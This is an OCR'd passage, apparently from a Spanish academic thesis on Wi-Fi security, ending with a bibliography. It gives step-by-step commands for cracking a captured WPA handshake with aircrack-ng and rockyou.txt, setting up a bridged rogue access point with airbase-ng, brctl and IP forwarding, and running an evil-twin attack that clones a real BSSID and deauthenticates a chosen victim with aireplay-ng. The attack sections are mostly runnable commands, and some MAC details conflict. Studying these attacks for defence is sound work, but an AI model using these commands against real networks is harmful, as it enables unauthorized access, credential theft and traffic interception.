

Figura 13 Asociación al AP



Figura 14 Asociación al AP (2)

Una vez que el cliente se desconecta y realiza una nueva autenticación con el punto de acceso, al capturar el handshake, se puede ver como en la ventana de airodump-ng aparece el mensaje: “WPA Handshake” indicando que éste ha sido capturado.

Figura 15 WPA Handshake

Una vez capturado el handshake, es posible utilizar los diccionarios que vienen incluidos en la distribuciones como Backtrack o Kali (en el presente trabajo se ha utilizado el diccionario otorgado por backtrack llamado rockyou.txt)

```
root@bt:~# aircrack-ng -w /pentest/passwords/wordlists/rockyou.txt capturaWPA
-02.cap
```

Figura 16 Uso de diccionarios

Después de unos minutos, se obtiene la clave. Cabe mencionar que la clave en este caso fue relativamente sencilla de descifrar ya que era una secuencia de números ordenada.

Figura 17 Obtención de la Clave

d. Pasos para realizar un ataque Rogue AP

La idea general y los pasos a seguir como ejemplo son los siguientes:

Creación de un Rogue AP usando airbase-ng y asignación del ESSID falso:

```
root@bt:~# airbase-ng --essid Rogue -c 11 mon0
18:25:17  Created tap interface at0
18:25:17  Trying to set MTU on at0 to 1500
18:25:17  Access Point with BSSID 00:11:22:33:44:55 started.
```

Figura 18 Creación de un Rogue AP

i. Creación de un puente entre la interfaz ethernet y la interfaz inalámbrica

Para ello, se crea una interfaz de puente y se le asigna un nombre con el comando brctl:

```
brctl addrbr Wifi-Bridge
```

Ahora se añade tanto la interfaz Ethernet como la interfaz virtual at0 (creada por airbase-ng) a este puente:

```
brctl addif Wifi-Bridge eth0
```

```
brctl addif Wifi-Bridge at0
```

Activación de la interfaces para subir el puente:

```
ifconfig eth0 0.0.0.0 up
```

```
ifconfig at0 0.0.0.0 up
```

Ahora se habilita el re direccionamiento IP en el kernel de linux (Rogue AP) para asegurar que los paquetes están siendo redireccionados:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Se le proporciona una IP al puente que se ha creado y se la activa:

```
ifconfig Wifi-Bridge 192.168.1.53 up
```

Con esto hemos permitido que cualquier cliente que se conecte al Rogue AP tenga acceso a la red autorizada usando el puente inalámbrico "WifiBridge" que se acaba de crear de crear.

Este ejemplo se puede complementar con el detalle de la creación de un punto de acceso gemelo malvado en redes inalámbricas

e. Conversión de formatos

Se puede configurar barnyard2 para que su salida sea el fichero PCAP descomentando la siguiente línea del fichero barnyard2.conf:

log_tcpdump: <prefijo_del_fichero>.pcap

En la imagen se puede apreciar cómo se ejecuta:

Figura 19 Uso de Banyard para realización de un fichero PCAP

Una vez hecho esto, ya se tiene la captura que podrá ser analizada con Wireshark. Es importante recordar que Snort únicamente registra los paquetes que generan alerta, por lo que no se puede contar con una traza completa de las sesiones o conversaciones entre cliente y servidor, sin embargo, nos puede ayudar a identificar paquetes que contienen código malicioso u otro tipo de ataques.

f. Pasos para la creación de un punto de acceso *gemelo malvado* en redes inalámbricas

i. Uso de airodump-ng para localizar el BSSID y ESSID del punto de acceso que se quiere emular

```
airodump-ng mon0
```



Figura 20 Uso de airodump-ng para localización del BSSID y ESSID

En este ejemplo se emulará la red con BSSID E4:12:1D:EF:37:E5 y ESSID FSanz.

Se conecta con un cliente cualquiera al punto de acceso legítimo. Como se ve en la foto anterior, se localiza la dirección MAC del equipo que se ha conectado (F0:E7:7E:81:78:8A). Esta será la víctima.

ii. Creación de un nuevo punto de acceso con el mismo ESSID

Se crea un nuevo punto de acceso con airbase-ng, con el mismo ESSID que el punto de acceso legítimo y BSSID igual a la dirección MAC de la víctima que se ha seleccionado:

```
airbase-ng -a E4:12:1D:EF:37:E5 --essid FSanz -c 1 mon0
```

Figura 21 Creación de un nuevo punto de acceso

Este nuevo punto de acceso no aparece en la pantalla al ejecutar `airodump-ng` , solo aparece un ESSID con el nombre de FSanz:



Figura 22 Visualización del ESSID llamado FSanz

iii. Des autenticación del usuario de la red original

Ahora se envía una petición de des-autenticación al cliente que hemos suplantado la dirección MAC para desconectarlo y que intente conectar de nuevo, pero esta vez a nuestro punto de acceso EvilTwin:

```
aireplay-ng --deauth 50 -a E4:12:1D:EF:37:E5 -h E4:12:1D:EF:37:E5 -c E0-B9-A5-D2-C1-F6 mon0.
```

iv. Constatación del funcionamiento

Desde el cliente, es imposible diferenciar entre la red original y el gemelo malvado ya que poseen la misma dirección MAC

Figura 23 Visualización del nuevo AP con el mismo ESSID

4. Bibliografía

Libros:

- Ballesteros, J., & Chaparro, F. (2015). *Seguridad en Redes Inalámbricas de Acceso Local Bajo*. Bucaramanga.
- García, Y. C., Marely del Rosario Cruz Felipe, & Gómez, R. M. (2013). *Análisis de la QoS en redes inalámbricas*. Revista Cubana De Ciencias Informáticas, 7(1)
- Hernández Encinas, L. (2016). *La criptografía*. Madrid: Editorial CSIC Consejo Superior de Investigaciones Científicas.
- Arboledas Brihuega, D. (2014). *Hacking de redes inalámbricas Backtrack* 5. México: Alfaomega.
- Berná Galiano, J. A., Pérez Polo, M., & Crespo Martínez, L. M. (2002). *Redes de computadores para ingenieros en informática*. Alicante: Digitalia.

Artículos:

- Robles Muñoz, G. (2003). Redes inalámbricas. Canales De Mecánica y Electricidad, 80, 11-15.
- Aguilera, P. (2011). Redes seguras (Seguridad informática). Editex.
- Maiwald, E., & Miguel, E. A. (2005). Fundamentos de seguridad de redes. McGraw-Hill.
- Engst, A., & Fleishman, G. (2003). Introducción a las redes inalámbricas. Anaya Multimedia.

- Lehembre, G. (2006). Seguridad Wi-Fi–WEP, WPA y WPA2. Recuperado el, 9(10).
- Miller, S. S. (2003). Wi-Fi security. McGrow-Hill.
- Henry, P. S., & Luo, H. (2002). Wi-Fi: what's next?. IEEE Communications Magazine, 40(12), 66-72.
- Lashkari, A. H., Danesh, M. M. S., & Samadi, B. (2009, August). A survey on wireless security protocols (WEP, WPA and WPA2/802.11 i). In Computer Science and Information Technology, 2009. ICCSIT 2009. 2nd IEEE International Conference on (pp. 48-52). IEEE.
- Alliance, W. F. (2003). Wi-Fi Protected Access: Strong, standards-based, interoperable security for today's Wi-Fi networks. White paper, University of Cape Town, 492-495.
- Li, S., & Da Xu, L. (2017). Securing the Internet of Things. Syngress.
- Burnett, M. (2006). *Perfect password: Selection, protection, authentication*. *Perfect Passwords*. https://doi.org/10.1016/B978-159749041-2/50012-6
- Garzón-Pérez, M. T. (2010). Redes inalambricas: Wireless. *Innovación* Y *Experiencias Educativas*, (28), 1–11. Retrieved from http://redeselie.blogspot.com/2010/05/elementos-de-una-red-servidor-es-el.html.
- Madrid Molina, J. M. (2006). Seguridad en redes inalámbricas 802.11. *Sistemas* Y *Telemática*, (3), 13–28. https://doi.org/10.18046/syt.v2i3.934

- Mat Ford. (2017). El KRACK demuestra que necesitamos un cifrado más fuerte para Internet. 18/02/2017, de Internet Society Sitio web: https://www.internetsociety.org